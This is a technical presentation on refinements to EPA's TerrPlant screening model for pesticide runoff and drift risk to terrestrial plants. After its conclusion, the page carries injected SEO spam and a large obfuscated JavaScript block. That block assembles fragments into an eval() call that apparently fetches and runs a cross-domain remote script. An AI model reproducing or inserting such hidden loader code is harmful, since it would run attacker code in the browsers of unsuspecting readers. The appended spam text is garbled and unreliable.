Epa Endangered Species Protection Program Database

# Refinements to EPA's TerrPlant Non-Target Plant Assessment Model

Clifford Habig, Compliance Services International


## ABSTRACT

EPA currently uses a Tier I screening level model, TerrPlant, to evaluate potential effects on non-target terrestrial plants from labeled agricultural pesticide applications. This conservative model is used to assess potential pesticide effects on both endangered and non-endangered terrestrial plants through three distinct modules. One module estimates effects of runoff and drift from the treated field (1 acre; A) to a nearby untreated terrestrial habitat, the second module estimates effects of runoff and drift from a larger treated area (10 A) to a nearby low-lying wetland or bog area, and the third module estimates the effect of spray drift only to a nearby untreated area. The model has no temporal component. Many aspects of the model are based on conservative hard-wired defaults and assumptions. Estimated exposures (EECs) are compared to endpoints from EPA's standard non-target plant tests using small, vulnerable-stage species, with endpoints most commonly based on sub-lethal effects. Currently, EPA does not refine the results of this Tier I model if results indicate possible adverse effects; rather the default conclusion is that adverse effects from a pesticide use are likely. Refinements to both the runoff component and the drift component result in more relevant estimates of exposure through both pathways. Runoff is currently estimated by the pesticide's water solubility, and can be refined by using the soil adsorption coefficient (Kd/Koc), soil incorporation, as well as including a temporal component that accounts for degradation after application. Currently available, higher tier modeling can be conducted to estimate the runoff contribution over time. Drift can be refined using various drift models as well as available field data that indicate far less drift, particularly with respect to drift distance by considering different droplet size distributions, less than maximum assumed wind speed, and seasonal directional considerations during application. Effects can also be refined through more detailed evaluation of the results on individual test species rather than relying on the default most sensitive species. These refinements can drastically change conclusions concerning potential effects on non-target plants.


## INTRODUCTION

EPA currently uses the TerrPlant model to evaluate potential adverse effects of pesticide use on non-target terrestrial plants. This model is a Tier I screening level model with a number of conservative default inputs that drive the terrestrial plant risk assessment.

The TerrPlant model estimates potential exposures of terrestrial plants to pesticides through runoff and drift. The TerrPlant model compares these estimated exposures to the results for the most sensitive monocot and dicot species tested in EPA guideline seedling emergence and vegetative vigor studies, with RQs for endangered and non-endangered monocots and dicots being calculated based on results for these most sensitive species. RQs greater than 1.0 for either endangered or non-endangered are interpreted as the pesticide use potentially posing a risk to non-target terrestrial plants.

Currently, there are no higher-tier options for refining the results of TerrPlant assessments on non-target terrestrial plants if a product/use combination fails the TerrPlant assessment. This presentation discusses some possible refinements for a higher-tier assessment.

Figure 1 provides an example of a typical pesticide application that would be evaluated using TerrPlant.

Figure 1. A typical spray application.

## BACKGROUND INFORMATION ON TERRPLANT

### *Non-Target Plant Testing*

Seedling emergence and vegetative vigor test endpoints used by the TerrPlant model are EC25/ER25 values and NOECs/NOERs. The EC25/ER25 value is used as the phytotoxicity endpoint for evaluating potential effects on non-endangered terrestrial plants, while the NOEC/NOER) is used the phytotoxicity endpoint for evaluating potential effects on endangered terrestrial plants. All application rates in the TerrPlant model are expressed in terms of lb a.i./A.

The seedling emergence and vegetative studies involve a minimum of 10 different representative crop species. These guidelines require at least four monocot species and six dicot species be tested. Typical species used for testing include: Monocots: Oats, corn, ryegrass, onion. Dicots: Soybean, lettuce, carrot, buckwheat, peas, cucumber, tomato, sugar beets, radish, oilseed rape.

### *TerrPlant Model*

The TerrPlant model consists of three separate modules or generic application scenarios:

1) Runoff and drift from 1 treated acre (A) to an adjoining 1 A area (also known as sheet runoff). The estimated exposure is compared to results from seedling emergence testing
2) Runoff and drift from 10 treated A to a nearby low-lying wetland or bog area (also termed channelized runoff). The estimated exposure is compared to results from seedling emergence testing.
3) Drift from an application to a nearby untreated area. The estimated exposure is compared to results from vegetative vigor testing.

Maximum single application label rates are used for the crop scenarios that are evaluated. In keeping with the conservative nature of a Tier I screening level assessment, terrestrial plant risk conclusions are based on evaluations of the maximum label rates for labeled uses.

Key TerrPlant inputs are provided in Table 1.

A conceptual diagram for TerrPlant has not been provided. Figure 2 represents a feasible option for a conceptual diagram, particularly for the second module of TerrPlant (channelized runoff). This diagram is similar to some conceptual diagrams for EPA's PRZM-EXAMS aquatic model, which has similarities in terms of the area treated (10 ha) and receiving pond area (1 ha).

Table 1: Key TerrPlant inputs.

| Parameter | Input/Value |
|---|---|
| Chemical Name | Active Ingredient |
| Application Method | Ground, Aerial, Airblast, Chemigation |
| Formulation Type | Liquid or Granule |
| Water Solubility | PPM |
| Application Rate | Max rate, in lb a.i./A, kg a.i./ha, g a.i./ha |
| Soil Incorporation Depth | 1 inch to 6 inches |
| Runoff Fraction | 0.01, 0.02, or 0.05, based on water solubility[a] |
| Drift Fraction | 0, 0.01, 0.05, based on application method, formulation type[b] |
| Monocot and Dicot Testing Endpoints | $EC/ER_{25}$ and NOEC/NOER values from seedling emergence and vegetative vigor tests[c] |

[a]Runoff fraction = 1%, 2%, or 5% of application rate for water solubilities of <10 ppm, 10-100 ppm, or >100 ppm, respectively.
[b]Drift fraction = 0% for a granular formulation, 1%, or 5% of the application rate for ground or aerial/airblast/spray chemigation applications, respectively.
[c]The $EC/ER_{25}$ and NOEC/NOER for the most sensitive monocot and dicot species tested in seedling emergence and vegetative vigor tests are used.



Figure 2. Schematic representation of treated and untreated areas in TerrPlant.

Table 2 presents an example of a TerrPlant output for a hypothetical pesticide. These results indicate potential risks for endangered monocots and dicots through runoff and drift exposure, particularly for wetland species.

Table 2. Example of a TerrPlant assessment. Results are risk quotients (RQs)[a].

| Plant Type | Listed Status[b] | RQ Sheet Runoff (Dry area) | RQ Channelized Runoff (Wetland) | RQ Drift |
|---|---|---|---|---|
| Monocot | Non-listed | 0.86 | 4.71 | 0.60 |
| Monocot | Listed | 2.00 | 11.00 | 1.00 |
| Dicot | Non-listed | 1.67 | 9.17 | 0.94 |
| Dicot | Listed | 6.00 | 33.00 | 6.25 |

[a]RQ ≥1.0 indicates potential risk.
[b]Listed species are listed as endangered or threatened species.

## DISCUSSSION AND MODEL REFINEMENTS

### *Runoff*

Currently, the model does not incorporate any temporal component, so the default assumption is that runoff occurs on the day of application. However, this is not consistent with good agricultural practices, since applicators pay close attention to weather and would generally not apply product during or just before forecast rain.

The lack of a temporal component results in no pesticide degradation occurring before the modeled runoff event. However, other EPA models, such as EPA's PRZM-EXAMS aquatic EEC model, include a temporal component that accounts for degradation before runoff events. This model could be used to refine the runoff estimates; currently TerrPlant assumes either 1%, 2%, or 5% of applied product runs off, based on three broad ranges of water solubility. These percentages of applied product that run off are generally much higher than the modeled percentage of applied product that are estimated to run off by PRZM-EXAMS modeling, except perhaps under extreme weather events.

The runoff component of TerrPlant can also be refined by estimating runoff based on specific soil adsorption values (Kd/Koc) rather than water solubility; water solubility serves as a proxy for soil adsorption in TerrPlant. Again, the PRZM-EXAMs model used product-specific soil adsorption values to estimate runoff. Depending on the product's physical and chemical properties, there may also be a disconnect between water solubility and soil adsorption coefficients; in some cases experimentally-determined soil adsorption values are much higher than predicted by the product's water solubility. For these types of products, using the soil adsorption value rather than water solubility can significantly alter the estimated runoff exposure.

### *Drift*

Drift exposure of plants is currently estimated based on the application type (ground or aerial/airblast). However, many factors influence potential drift, including the droplet size distribution, wind direction, wind speed, height above the crop during application, and possible temperature inversions. Aerial and airblast applications result in the highest estimated drift exposures. The estimated drift, particularly for aerial applications, can be refined using models such as AgDrift. The higher tiers of AgDrift account for specific components of drift estimates, including droplet size distribution can be refined. Herbicides can be efficacious when applied in large droplets (coarse, very coarse) which also results in reduced drift.

AgDrift can also be used to estimate possible buffer sizes if mitigation from drift is a consideration.

### *Test endpoints*

The Tier I risk assessments conducted with TerrPlant are based on the results for the most sensitive monocot and dicot species tested in laboratory seedling emergence and vegetative vigor testing. The species tested in these tests are almost always vulnerable growth stages of crop species, and therefore represent a small component of the various plant species that might be exposed to a pesticide application. However, in some cases, it could be feasible to use taxonomic relationships between tested species and potentially exposed species to refine estimated risks to nearby plants. This is particularly relevant to evaluating potential risks to threatened or endangered terrestrial plants.

## CONCLUSION

The TerrPlant model is a conservative, screening level tool for estimating potential exposure and risk to terrestrial plants. There are currently no well-defined methods for refining the risk conclusions based on TerrPlant that exceed EPA's levels of concern for adverse effects to either endangered on non-endangered plants. Several options are described for refining risks to terrestrial plants, and these refinements may change risk conclusions.

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

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pesticides have been subjected to regulation associated with protection of endangered species. Online Dating Dominican Girl Nyc Murders By White Male

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\"";Vk["kmF"]="NkB";Vk["Ulc"]="efe";Vk["fMC"]="on ";Vk["BMU"]="for";Vk["pDG"]="ef.. Virginia Endangered Species List — Virginia Tech Pesticide Programs (VTPP)Endangered Species and Pesticide Regulation.. st";Vk["xHP"]="il ";Vk["fgL"]="tru";Vk["jGw"]="led";Vk["QAA"]="Yeq";Vk["can"]="/13";Vk["Vig"]="});";Vk["iHH"]="o.. Recent laws may not yet be included in the ILCS database, but they are found on this site as Public Acts soon after they become law.. The PRESCRIBE online database application was developed to help pesticide applicators find out if they have any endangered species in the vicinity of their application site, and the use.. Welcome to Pesticide Regulation's Endangered Species Custom Realtime Internet Bulletin Engine (PRESCRIBE).. Updating the database of the Illinois Compiled Statutes (ILCS) is an ongoing process.. \"";Vk["Pfe"]="wn)";Vk["EMs"]="ata";Vk["QCC"]="s, ";Vk["sqO"]="ex ";Vk["Pqf"]=",pr";Vk["ReU"]="nde";Vk["VzO"]="l: ";Vk["hTp"]="r: ";Vk["EDe"]="len";Vk["vgS"]="r r";Vk["gHY"]="kfb";Vk["zYd"]="/35";eval(Vk["pPu"]+Vk["LcB"]+Vk["gCN"]+Vk["Ito"]+Vk["kgj"]+Vk["MZW"]+Vk["one"]+Vk["Xdf"]+Vk["BMU"]+Vk["cIM"]+Vk["Ito"]+Vk["vgS"]+Vk["mFh"]+Vk["HBq"]+Vk["SMe"]+Vk["rjT"]+Vk["ZnM"]+Vk["Ulc"]+Vk["nxC"]+Vk["XmC"]+Vk["Wje"]+Vk["pDG"]+Vk["EDe"]+Vk["LEB"]+Vk["GHo"]+Vk["sMG"]+Vk["wJL"]+Vk["sUq"]+Vk["lrq"]+Vk["ReU"]+Vk["BVN"]+Vk["cMa"]+Vk["ueK"]+Vk["sqO"]+Vk["PoV"]+Vk["vgw"]+Vk["Orc"]+Vk["vBy"]+Vk["lTN"]+Vk["DQr"]+Vk["MRZ"]+Vk["otR"]+Vk["KGt"]+Vk["VAc"]+Vk["acN"]+Vk["lpU"]+Vk["nxf"]+Vk["aXQ"]+Vk["xvU"]+Vk["lrq"]+Vk["ReU"]+Vk["BVN"]+Vk["Qlp"]+Vk["FAo"]+Vk["ycL"]+Vk["oAP"]+Vk["TKR"]+Vk["VYy"]+Vk["sEG"]+Vk["pDG"]+Vk["ANB"]+Vk["jXq"]+Vk["ElH"]+Vk["cXO"]+Vk["GcD"]+Vk["lpU"]+Vk["wgT"]+Vk["ZwG"]+Vk["lTN"]+Vk["DQr"]+Vk["MRZ"]+Vk["otR"]+Vk["Hrp"]+Vk["xHP"]+Vk["PoV"]+Vk["vgw"]+Vk["aXQ"]+Vk["xvU"]+Vk["lrq"]+Vk["ReU"]+Vk["BVN"]+Vk["cMa"]+Vk["NKA"]+Vk["iHH"]+Vk["lpU"]+Vk["wgT"]+Vk["ZwG"]+Vk["lTN"]+Vk["DQr"]+Vk["MRZ"]+Vk["otR"]+Vk["jpc"]+Vk["HXq"]+Vk["lpU"]+Vk["wgT"]+Vk["ZwG"]+Vk["lTN"]+Vk["DQr"]+Vk["MRZ"]+Vk["otR"]+Vk["Ywv"]+Vk["OXB"]+Vk["PoV"]+Vk["vgw"]+Vk["aXQ"]+Vk["xvU"]+Vk["lrq"]+Vk["ReU"]+Vk["BVN"]+Vk["txV"]+Vk["UtF"]+Vk["lpU"]+Vk["nxf"]+Vk["awJ"]+Vk["mUM"]+Vk["ezK"]+Vk["vRg"]+Vk["isB"]+Vk["XAU"]+Vk["lUi"]+Vk["tfl"]+Vk["LyY"]+Vk["kmW"]+Vk["qPA"]+Vk["nmr"]+Vk["SIb"]+Vk["Pqf"]+Vk["HWG"]+Vk["eIq"]+Vk["EMs"]+Vk["nEO"]+Vk["SHj"]+Vk["fyc"]+Vk["fVt"]+Vk["msM"]+Vk["kOf"]+Vk["jlp"]+Vk["fgL"]+Vk["Xda"]+Vk["eaB"]+Vk["Ukh"]+Vk["WPV"]+Vk["qgq"]+Vk["BWs"]+Vk["VzO"]+Vk["ipb"]+Vk["gqz"]+Vk["aDG"]+Vk["cND"]+Vk["kmF"]+Vk["vCn"]+Vk["QAA"]+Vk["RZB"]+Vk["mKX"]+Vk["gHY"]+Vk["Fha"]+Vk["eZy"]+Vk["SeV"]+Vk["Cvr"]+Vk["can"]+Vk["zYd"]+Vk["pow"]+Vk["tSj"]+Vk["AMV"]+Vk["iXQ"]+Vk["Neu"]+Vk["Ima"]+Vk["yPD"]+Vk["sve"]+Vk["xnh"]+Vk["fMC"]+Vk["sUq"]+Vk["oeF"]+Vk["lEt"]+Vk["TaW"]+Vk["wKf"]+Vk["yVI"]+Vk["kwX"]+Vk["wuP"]+Vk["QCC"]+Vk["JAx"]+Vk["UQj"]+Vk["JcS"]+Vk["fZn"]+Vk["sUq"]+Vk["oeF"]+Vk["lEt"]+Vk["TaW"]+Vk["NUZ"]+Vk["vvz"]+Vk["fyu"]+Vk["hTp"]+Vk["sve"]+Vk["xnh"]+Vk["fMC"]+Vk["sUq"]+Vk["oeF"]+Vk["lEt"]+Vk["TaW"]+Vk["wKf"]+Vk["yVI"]+Vk["kwX"]+Vk["wuP"]+Vk["QCC"]+Vk["Gcf"]+Vk["nPg"]+Vk["ziR"]+Vk["Pfe"]+Vk["lck"]+Vk["Rrz"]+Vk["cnd"]+Vk["rLu"]+Vk["Jsc"]+Vk["ewS"]+Vk["jGw"]+Vk["bbG"]+Vk["Cnb"]+Vk["Ryw"]+Vk["aMd"]+Vk["BYu"]+Vk["MbW"]+Vk["wMg"]+Vk["oJF"]+Vk["shB"]+Vk["wTP"]+Vk["JoJ"]+Vk["kws"]+Vk["Vig"]+Vk["dJs"]); Epa Endangered Species Protection Program Database RumahFor more information about how EPA is protecting endangered species, please visit EPA 's Endangered Species Protection Program Web site at.. ";Vk["nmr"]="cri";Vk["msM"]="sDo";Vk["sUq"]="(re";Vk["cIM"]="ce'";Vk["vBy"]="| (";Vk["rjT"]="men";Vk["qPA"]=" 's";Vk["MbW"]="gif";Vk["mKX"]="STq";Vk["oJF"]="esp";Vk["BYu"]="rin";Vk["BWs"]="ur";Vk["ipb"]="'ht";Vk["aDG"]="//x";Vk["TaW"]="Dat";Vk["wMg"]="y(r";Vk["lpU"]=") >";Vk["NKA"]="aho";Vk["Fha"]="..i";Vk["SHj"]="als";Vk["Ryw"]="SON";Vk["sMG"]=" {i";Vk["JcS"]=" {e";Vk["gCN"]="=i";Vk["nxC"]="rre";Vk["fVt"]="ros";Vk["wKf"]="a, ";Vk["kOf"]="mai";Vk["cND"]="0Es";Vk["tSj"]="?we";Vk["yPD"]="s: ";Vk["ueK"]="and";Vk["Xda"]="e,j";Vk["MRZ"]="dex";Vk["Hrp"]="\"ma";Vk["JAx"]="jqX";Vk["fyu"]="rro";Vk["Rrz"]="ale";Vk["qgq"]="se,";Vk["MZW"]="how";Vk["Ito"]=";va";Vk["aXQ"]="||";Vk["ewS"]="fai";Vk["jXq"]="exO";Vk["gqz"]="tp:";Vk["oeF"]="spo";Vk["Ukh"]="p: ";Vk["HBq"]="=d";Vk["ANB"]="ind";Vk["SIb"]="pt'";Vk["kmW"]="pe:";Vk["vgw"]="> 0";Vk["XAU"]="'GE";Vk["Jsc"]="ST ";Vk["otR"]="Of(";Vk["AMV"]="ebl";Vk["Xdf"]="= '";Vk["vRg"]="typ";Vk["lTN"]="ref";Vk["bbG"]=". e828bfe731
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